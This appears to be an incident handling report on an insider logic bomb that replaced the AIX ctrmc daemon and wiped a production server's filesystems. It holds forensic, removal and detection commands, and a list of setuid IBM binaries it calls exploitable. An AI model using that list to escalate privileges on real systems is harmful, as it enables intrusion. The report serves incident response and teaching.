Dave configures the NIM server with an mksysb dated February 26, 2005. The new image builds without incident and dies shortly after a reboot. Dave's energies have been focused on the production server; the DR machine has not been addressed. Dave and Wayne rule out an IBM hardware problem since two-like machines have crashed at the same time. Root volume replication or EMC hardware compatibility issues are suspected to be the cause of the double crash. If there is root volume corruption on the production machine, it would have been replicated to the DR machine via an SRDF copy. IBM support feels there is problem with a corrupted ODM or an EMC configuration issue. IBM offers three options: build from scratch, build to an internal drive, or try an earlier mksysb image. Dave decides to build the machine from an mksysb dated

January 20, 2005 to a SAN drive, trying the SAN one last time. Dave updates Wayne.

April 1 04:00
While Dave is working with IBM, Wayne calls another top gun Unix administrator, Becky, to help troubleshoot. Becky, Dave and Wayne have a conference call on how to proceed. Becky will troubleshoot the DR machine while Dave builds a new environment. Becky's game plan is this:

- Becky will build the machine from the last created mksysb image
- Boot the machine into SMS (Server Management System) and select maintenance mode. Edit the /etc/inittab and comment everything out except the bare minimum of services the machine needs to boot
- Boot the minimal machine
- Turn on each service until the machine dies
- Rebuild the machine and call IBM
- Wayne will notify his manager (who happens to be the management sponsor for the incident handling team) and the business owners of the GL machines

April 1 04:30
For the third attempt Dave builds the machine with an mksysb image dated January 22, 2005. The same symptoms persist the image builds without any errors, but the machine locks up shortly after a reboot. The machines are SAN-bootable with EMC disks. Wayne and Dave discuss the possibility of an EMC compatibility problem with AIX. Wayne suggests one last build using an internal IBM disk. Business critical machines all have a spare internal drive for emergency purposes. If this is a SAN boot problem, You Bet Your Life is in trouble since every production machine is SAN bootable. The plan is:

- Dave will configure the NIM server with a March 26 mksysb image
- The new image will be built on an internal IBM drive
- Everyone will cross their fingers and hope
- Wayne will contact Storage Manager Dennis for EMC disk analysis

April 1 05:00
Dennis confirms no configuration changes were made to the SAN. EMC manages disks on a block level, not a filesystem level, therefore without additional EMC agents, Dennis cannot provide any additional information.


April 1 05:30
The production machine builds without errors from the mksysb dated March 26, 2005. A few minutes after the machine boots, it locks up and dies running on the internal IBM drive. EMC problems are ruled out, Dave and Wayne are stumped. Dave places another call to IBM support.

April 1 06:30
After some tedious work Becky found the daemon responsible for the

destruction. When the ctrmc daemon was started, the machine ground to a halt a few minutes later. Before calling IBM for support, Becky reports her finding to Wayne. Becky reports all non-root filesystems have “disappeared.” At this point an incident has not been declared. The Unix staff is under the impression there is something corrupted in the IBM supplied daemon or in the ODM. There is pressure from management to cut corners and get the machine back into production. Things are starting to heat up fast. Wayne suggests rebuilding the machine, removing the ctrmc package and moving on.

April 1 07:30

Becky has rebuilt the machine and commented the ctrmc daemon in the /etc/inittab file, preventing it from destroying the machine. She did this by booting the machine into maintenance mode after rebuilding the machine. The machine is spewing initialization errors due to the missing filesystems because database and application daemons are missing from the system. The disks are still physically connected to the machine, but the data is missing. Becky places a severity-1 call with IBM support about the daemon in question. IBM asks Becky to list the Source Master entry for the ctrmc subsystem. The IBM supplied daemon has been replaced with a destructive program. We’ve been hacked, oh no!!!!!



Discovery of the evil ctrmc daemon

Countermeasures Assessment on Effectiveness

Obviously the counter measures were not entirely effective. You Bet Your Life has a nice base to build upon, below are the bullet points for improvement.

- Static parts of the ODM must be watched by Tripwire
- Security patches must be applied in a timely manner
- AIX machines are vulnerable and easy to attack, the false sense of security by the Unix staff and manager lead to an easy target
- Administration staff need to interrogate machines on a regular basis for abnormal circumstances, such as daemons running out of /var
- Security should be contacted earlier in the process


Chain of Custody

The corporate headquarters is 100 miles away in a large metropolitan city. A carrier does daily deliveries between remote offices and the corporate headquarters once a day. The bagged, sealed, labeled and inventoried drives will be boxed and sent to the head of physical security at the corporate headquarters. Management sponsor, Bob, will arrange the shipment and delivery of the evidence. The serial numbers of the IBM drives have been recorded and secured.

Containment Phase

Containment Measures

April 1 08:00
Becky calls Wayne with the disturbing news. Wayne calls Chris (security team leader) for guidance after this latest development. After hearing all the facts, Chris declares an incident and the incident response team is called into action. Chris tells Wayne to have Becky and Dave report to the office with their notes ready. Becky is instructed to “down” the interface card and remove the machine from the network to prevent further damage to other machines on the network. Chris calls the management sponsor and details him on the situation. A conference call is setup for 08:45 on the incident conference bridge (1-999-888-7777 *1234567*). Dave and Becky have very few notes.



Downing of network card in AIX

April 1 08:45
Conference call attendees
Bob – Management Sponsor
Michael – Security Manager
Wayne – Unix Manager
Chris – Security Lead
Becky – Unix Admin
Dave – Unix Admin

- Bob will contact business owners and executive management including the CSO concerning this incident.
- Bob will contact HR manager reporting an incident has been declared.
- Bob will brief the managers of the storage, DBA and development teams and tell them this effort is priority. Each manager will be instructed to keep this incident quiet.
- Chris will examine the rebuilt DR machine for malicious code.
- Chris suggests all email be sent with PGP encryption, but no one else is PGP capable.
- Dave/Becky will coordinate the rebuilding of production machine with

staff.
- DBA/Development/Storage team will be needed for the rebuilding effort
- Unix staff will need to check all remaining Unix machines for malicious code
- Knowledge is on a need to know basis, additional staff will not be told why the machine had to be rebuilt
- Conference calls will start every hour beginning at 10:00

Jump Kit Components

- Bootable AIX cd for 4.3.3 , 5.1, 5.2 and 5.3
- 2 140 Gigabyte disk drives
- 2 Kodak disposable cameras
- Evidence bags
- Simple tool set
- Writable DVDs and CDs
- Small audio recorder
- 5 bound notebooks
- Box of pens
- Box of Sharpe Markers
- Label gun
- Labels
- Knoppix CD
- 512 MB jump drive
- Laminated sheet with critical numbers on it such as security conference bridge
- Petty cash for inexpensive supplies (food, drinks, cables, etc)
- Menus to local eateries

Detailed Backup of a Victim System

At this point the original drives were restored at least two times, destroying most of the original evidence. The incident team agreed on creating images files of the system Kahuna on a spare internal disk. The mksysb image date 03/26/2005 would be used to build a new AIX image and the disk drive will be removed for evidence after it is built. Additionally the mksysb image will be burned to a DVD since it is only 1.3 GB in size. Either of these actions is not desirable in the event legal action is pursued, however, it is the best the team can do given the situation. AIX allows an administrator to do a mksysb installation to an alternate disk. This new disk will be a bootable image of the mksysb. The internal drive Dave built with the last mksysb attempt will be removed for evidence. Following are the steps for sending the hard disk evidence to physical security.

- FTP the corrupted mksysb image to a beater LPAR that contains two extra internal drives.
- Read disks into the system via configuration manager

- Make a system copy via alternate disk install to the unused internal drives
- Remove both drives from system configuration
- Remove corrupted internal drive from the production machine Kahuna
- Bag and label drives
- Make 2 DVD's of the compromised mksysb image
- Bag and label DVDs

```
# sudo cfgmgr
# sudo inq | grep IBM
Inquiry utility, Version V7.3-278 (Rev 1.0)      (SIL Version V5.0.1.0 (Edit Level 278)
Copyright (C) by EMC Corporation, all rights reserved.
For help type inq -h.
.....................
-------------------------------------------------------------------------
DEVICE           :VEND    :PROD           :REV   :SER NUM    :CAP(kb)
-------------------------------------------------------------------------
/dev/rhdisk0     :IBM     :DNES-318350W   :5341  :AK0NP919   :17774160
/dev/rhdisk1     :IBM     :DNES-318350W   :5341  :AK0MT606   :17774160
/dev/rhdisk2     :IBM     :DNES-318350W   :5341  :AK0FZ634   :17774160
/dev/rhdisk3     :IBM     :DNES-318350W   :5341  :AK0ST666   :17774160
$ ls -l /tmp/kahuna.mksysb
-rw-r--r--   1 root     system   1300992000 Apr 1 20:07 /tmp/kahuna.mksysb
# sudo alt_disk_install -B -g -i /tmp/image.data -d /tmp/kahuna.mksysb -d hdisk2
Checking disk sizes.
Creating cloned rootvg volume group and associated logical volumes.
Creating logical volume alt_hd5
Creating logical volume alt_hd6
Creating logical volume alt_hd8
Creating logical volume alt_hd4
Creating logical volume alt_hd2
Creating logical volume alt_hd9var
Creating logical volume alt_hd3
Creating logical volume alt_hd1
Creating logical volume alt_lv00
Creating logical volume alt_mksysb
Creating logical volume alt_dumpfile
Creating logical volume alt_lv01
Creating logical volume alt_lg_dumplv
Creating logical volume alt_lg_dumplv2
Creating /alt_inst/ file system.
Creating /alt_inst/home file system.
Creating /alt_inst/mksysb file system.
Creating /alt_inst/opt file system.
Creating /alt_inst/tmp file system.
Creating /alt_inst/usr file system.
Creating /alt_inst/var file system.
Restoring mksysb image to alternate disk(s).
Linking to MP kernel.
Changing logical volume names in volume group descriptor area.
Fixing LV control blocks...
forced unmount of /alt_inst/var
forced unmount of /alt_inst/usr
forced unmount of /alt_inst/tmp
```


```
forced unmount of /alt_inst/opt
forced unmount of /alt_inst/mksysb
forced unmount of /alt_inst/home
forced unmount of /alt_inst
forced unmount of /alt_inst
Fixing file system superblocks...
# sudo lspv | grep hdisk2
hdisk2          00001337cc96923d                    altinst_rootvg
# sudo alt_disk_install –X
# shutdown –Fr
# rmdev –l hdisk2 –d -R
```

Process used to make a duplicate system image of machine kahuna

Eradication Phase

April 1 13:30

Chris has determined the method and probable identity of the attacker by using a brute force method of file restores.



Using the TSM backup to restore the Source Master System

Since we are not covering forensics, I will skip the minutia of how Chris determined the root cause. Chris was able to determine the evil daemon was

created on December 30, 2004 by the login joe. This is the day the Source Master system changed from the IBM supplied daemon to the evil daemon. Using a last command revealed the data started on Dec 30 2004, there should have been more data available. Knowing most attackers remove their tracks, Chris started with this date for attack determination. Using logs from the central syslogger, Chris determined who logged into the machine that day from the access server. Luckily most employees were off for the holidays resulting in a small numbers of logins to the machine that day. On the central syslog server, Chris was able to associate a MAC address to a PC. Pulling back the audit records from TSM, Chris was able to find when Joe had placed the evil daemon on the system. The management sponsor is updated with the promising news; he will update other team members and business partners.


- Data from /var/adm/wtmp started on December 30, 2005, the last machine reboot was December 4, 2004.
- The file /var/adm/wtmp dated 12/29/2004 01:00 was restored. This file contained data back to 02/2004.
- The ODM file /etc/objrepos/SRCsubsys was restored from 12/29/2004 and it was correct. The file date 12/31/2004 was not.
- Login records of the machine kahuna are stored on the central syslogger machine. No one but "Joe X" used the machine that day.
- Audit records were restored from backup and examined. Chris was able to connect Joe to the machine compromise.

April 1, 14:30

The method used to contain this attack was removal of the evil ctrmc daemon and it's source master entry. Removing the source master entry will prevent the code from being started, this is very important because the destructive daemon starts as root. Since the daemon is triggered on the system time, it is possible to alter the system time and prevent the daemon from starting. This is not a realistic choice since much of the business processing depends upon correct time. The stability of the machine is verified stable through a reboot, if the machine comes up without any destruction or instability it is deemed stable. The command sequence for removal is below.

```
# sudo lssrc -a | grep ctrmc
 ctrmc          rsct            12048       active
# sudo lssrc -s ctrmc -S
#subsysname:synonym:cmdargs:path:uid:auditid:standin:standout:standerr:action:mu
lti:contact:svrkey:svrmtype:priority:signorm:sigforce:display:waittime:grpname:
ctrmc:::/var/security/bin/IBM.SecurityChk:0:0:/dev/null:/dev/null:/dev/null:-O:-Q
:-S:0:0:20:15:9:-d:20:rsct:
# sudo stopsrc -s ctrmc
0513-044 The ctrmc Subsystem was requested to stop.
# sudo rmssys -s ctrmc
# sudo lssrc -a | grep ctrmc
# cd /var/security
# ls -l
total 8
```

```
drwx------   2 root     system         512 Dec 31 1969  bin
#  sudo /bin/rm –r /var/security/bin
# sudo shutdown -Fr
```



Procedure to remove evil code


April 1, 16:00

Chris determined the root cause to be the shell script /var/security/bin/IBM.SecurityChk started from inittab by Source Master. The real resource monitoring and control system (ctrmc) was replaced by an evil daemon responsible for destroying all filesystems the system. The evil daemon code listing can be found in the appendix of this document. Listing the startup parameters for the ctrmc subsystem and seeing a program that didn't look right was the event that found the evil daemon. The program was a simple, but clever shell script engineered to erase all data attached to a system based on the date. Anytime after 01:00 am April 1, 2005 on the machine the daemon would systematically erase all drives on the system. At this point in time the decision was made to check every Unix server in the enterprise, there is the very real possibility of more evil daemons being planted on the system. Executive management was aware of the situation by this point. The main concern was to verify the remaining AIX machines were not infected with the malicious code and to return to normal business operations. There were nearly 400 AIX

machines to be checked, and there were 4 staff members to do the checking. This process would be tedious, but absolutely necessary given the circumstances. Speed and accuracy were the requirements for this task. Dave was proficient at writing shell scripts on Unix; he cobbled together a script to check a machine for the existence of evil code. The command set with explanation is listed below. All AIX machines where monitored by Big Brother, this would be the easiest way to determine what machines had been verified by team members. After a machine was verified a status message would be sent to Big Brother signally a machine was checked. If the script found anything malicious the Big Brother WEB page would display a critical error message for the test, if everything was found clean the display would be green. The administrator would scp the script to a machine execute and move on the next machine. The commands used to clean the Unix machines are listed below, this will be run on every AIX machine.

```
# Look to see if the evil IBM.SecurityChk program is present in the process table
$ export NODE=`uname –n`
$ ps -ef | grep IBM.SecurityChk

# Dump the contents of the Source Master System looking the the IBM.SecurityChk program
$ for x in `lssrc -a | awk '{print $1}'`
do
        sudo lssrc -s $x -S | grep IBM.Sec
        if [[ $? = 0 ]]; then
             echo $x
        fi
done

# Check the existing ctrmc system for the evil daemon
$ sudo lssrc -s ctrmc -S
subsysname:synonym:cmdargs:path:uid:auditid:standin:standout:standerr:action:multi:contact:svr
key:svrmtype:priority:signorm:sigforce:display:waittime:grpname:
ctrmc:::/usr/sbin/rsct/bin/rmcd_start:0:0:/dev/null:/dev/null:/dev/null:-R:-Q:-K:0:0:20:0:0:-d:30:rsct:

# Check for any files with old dates.  Joe used the date of 1970 for his script, we will look for
# anything older than 5 years.
$ sudo  find . –mtime + XXXX –print

# Correct exploitable IBM programs on the system
sudo chmod u-s /usr/sbin/invscout
sudo chmod u-s /usr/sbin/auditselect
sudo chmod u-s /usr/bin/paginit
sudo chmod u-s /usr/sbin/chcod
sudo chmod u-s /usr/sbin/ipl_varyon
sudo chmod u-s /usr/sbin/chdev
sudo chmod u-s /usr/bin/netpmon
sudo chmod u-s /usr/sbin/swcons
sudo chmod u-s /usr/sbin/lspath

# Send a message to the monitoring system alerting team members the node
# access1p was checked.  This is the command to update Big Brother
```

```
$ sudo /usr/local/bb/bin/bbd 10.10.10.10 "status access1p.security green `date`"
```



Screen shot of monitoring system showing server access1p was checked for evil daemons

There was extreme pressure from executive management to return to normal business operations. If the evil code was found on the system there was extreme pressure to remove the code from the system and move on. If this daemon was discovered on one hundred machines, the business could not afford the downtime during the rebuilding period. From a revenue standpoint the business could not afford to shutdown for an extended period of time.

Recovery Phase

April 1 18:00

The decision was made to rebuild the system from a known good mksysb image. Since three images proved to be destructive, the validity of any mksysb from the system kahuna or mahoff could not be verified. Machine specific software would have to be loaded from TSM (Tivoli Storage Manager). The base

system was built within one hour adding the additional programs required another two hours. The most time and resource intensive task facing the staff was the recovery of the database volumes. There was bickering amongst the groups as to what software should or should not be on the system. Management and staff found out during the recovery phase there wasn't a valid software inventory anywhere.

- Build the system from a known good base image
- Apply latest maintenance level and security patches (APARS)
- Restore application specific software from TSM
- Restore database files from TSM (very long)
- DBA's verify database tables
- Developers verify the applications and data feeds
- Have security team in conjunction with the Unix team certify the machine
- Users verify system with small unit tests
- EMC SRDF would replicate the system to the DR center

During this period status is relayed to the war room who then disseminates the information to the business.

April 3 19:00
The system has been verified and signed off by all parties involved. The database restore was the most time consuming part of this operation, it took nearly 36 hours to restore. The staff is weary and ready for some rest. A lessons learned meeting is scheduled for April 5 at 09:00.

Lessons Learned Phase

April 5 09:00 am
Dave, Bob, Wayne, Chris Becky and Linda meet to discuss the previous event. As a team the points below were agreed upon as areas for improvement.

- A disgruntled employee waged a very effective revenge war against the company in spite of the companies efforts to protect is assets. Although the attacker and method were identified, executive management chose not to pursue legal action. This decision was very frustrating to the participants involved; team members now feel the security guidelines will be seen as merely "suggestions" to employees. Executive management lost a valuable opportunity to make a statement concerning their commitment to the security of data assets.

- Sensitive information was too easy for the attacker to get. With the beginning of off shore employees, sensitive company information should be a on need to know basis. Currently a WEB browser will allow you access to a lot of sensitive company information.

- The company needs to subscribe to the IBM software update mailing list. The company is already subscribing to a windows based vulnerability list, but has ignored AIX to this point.

- IBM security patches (APARS) must be applied as soon as vulnerabilities are released. After this incident the business shouldn't offer resistance regarding the application of security patches. Systems cannot be left running with serious security flaws in the operating system.

- Trusted shell (tsh) was not used in conjunction with TCB. This setup enabled the attacked access to a rich set of commands. If TCB coupled with tsh is implemented correctly, a very small set of business critical commands could be devised. Support staff wouldn't normally require the use of system management commands.

- Tripwire needs to be configured to watch the ODM Source Master Subsystem Database file /etc/objrepos/SRCsubsys. System administration staff will then know when the Source Master Subsystem was modified. Additionally only business critical programs should be stored in the Source Master Subsystem. If the program is not needed by the business it should be removed from the system. Tripwire needs to watch directories in the /var filesystem, this will make it more difficult for an attacker to hide evil programs in the /var filesystem.

- All administrators need to have jump drives. These drives could be used to store mission critical data on them such as PGP keys and the company phone book. Having critical system data in a mobile format would have been helpful during the Incident Handling process.

- YouBetYourLife needs to implement a company security-training program for all employees. Technical employees need more advanced security training and basic incident handling skills.

